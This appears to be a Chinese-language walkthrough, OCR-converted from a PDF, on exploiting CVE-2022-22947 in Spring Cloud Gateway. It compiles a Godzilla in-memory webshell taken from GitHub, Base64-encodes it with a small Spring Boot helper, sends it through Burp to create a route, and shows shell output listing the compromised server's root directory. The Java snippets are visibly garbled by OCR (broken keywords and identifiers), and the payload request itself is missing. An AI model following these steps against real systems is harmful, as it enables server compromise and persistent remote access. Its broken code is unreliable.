
实战为主,原理可以看百度,有很多详尽的分析。

1、找到一个内存马

直接拿来

//https://github.com/k4n5ha0/cve-2022-22947-godzilla-memshell/blob/main/GMemShell.java



2、把这个内存马转换成 b64 格式的字符串

idea 启一个 springboot

```
import java.io.File;
import java.io.IoException;

cimport com.example.springcloudgateway2.FileReaderUtils;

composition class Springcloudgateway2Application {

SpringBootApplication public class Springcloudgateway2Application {

String s = org.springframework.util.Base64Utils.encodeToString(FileReaderUtils.readOnce(fileFullName: "GMemShell.class"));

System.out.println("---");

System.out.println(s);

System.out.println("---");

System.out.println("---");

SpringApplication.run(Springcloudgateway2Application.class, args);
}

}
```

内存马需要先编译,然后把编译后的 class 文件放到根目录下



然后再写一个工具类,用于读写文件

//https://blog.csdn.net/wang4721/article/details/113179323

这个时候内存马的 class 有了,读写的包有了,就可以运行主程序

```
oimport com.example.springcloudgateway2.FileReaderUtils;

(SpringBootApplication public class Springcloudgateway2Application {

public static void main(String[] args) throws IOException {


String s = org.springframework.util.Base64Utils.encodeToString(FileReaderUtils.readOnce( RefullName: "GMemShell.class"));

System.out.println("---");

System.out.println("---");
```


3、发包创建一个路由

把下面这行东西复制出来,然后发到 burp 包中





然后这里可以用哥斯拉连接了 配置如图



直接连上开干

```
bin boot dev etc home boot lib lib64 media mnt opt proc root run sbin spring-cloud-gateway-0.0.1-SNAPSHOT.jar srv var / > dir lib64 opt run srv var / / > dir lib64 opt run srv var / > dir lib64 opt run srv var / > d
```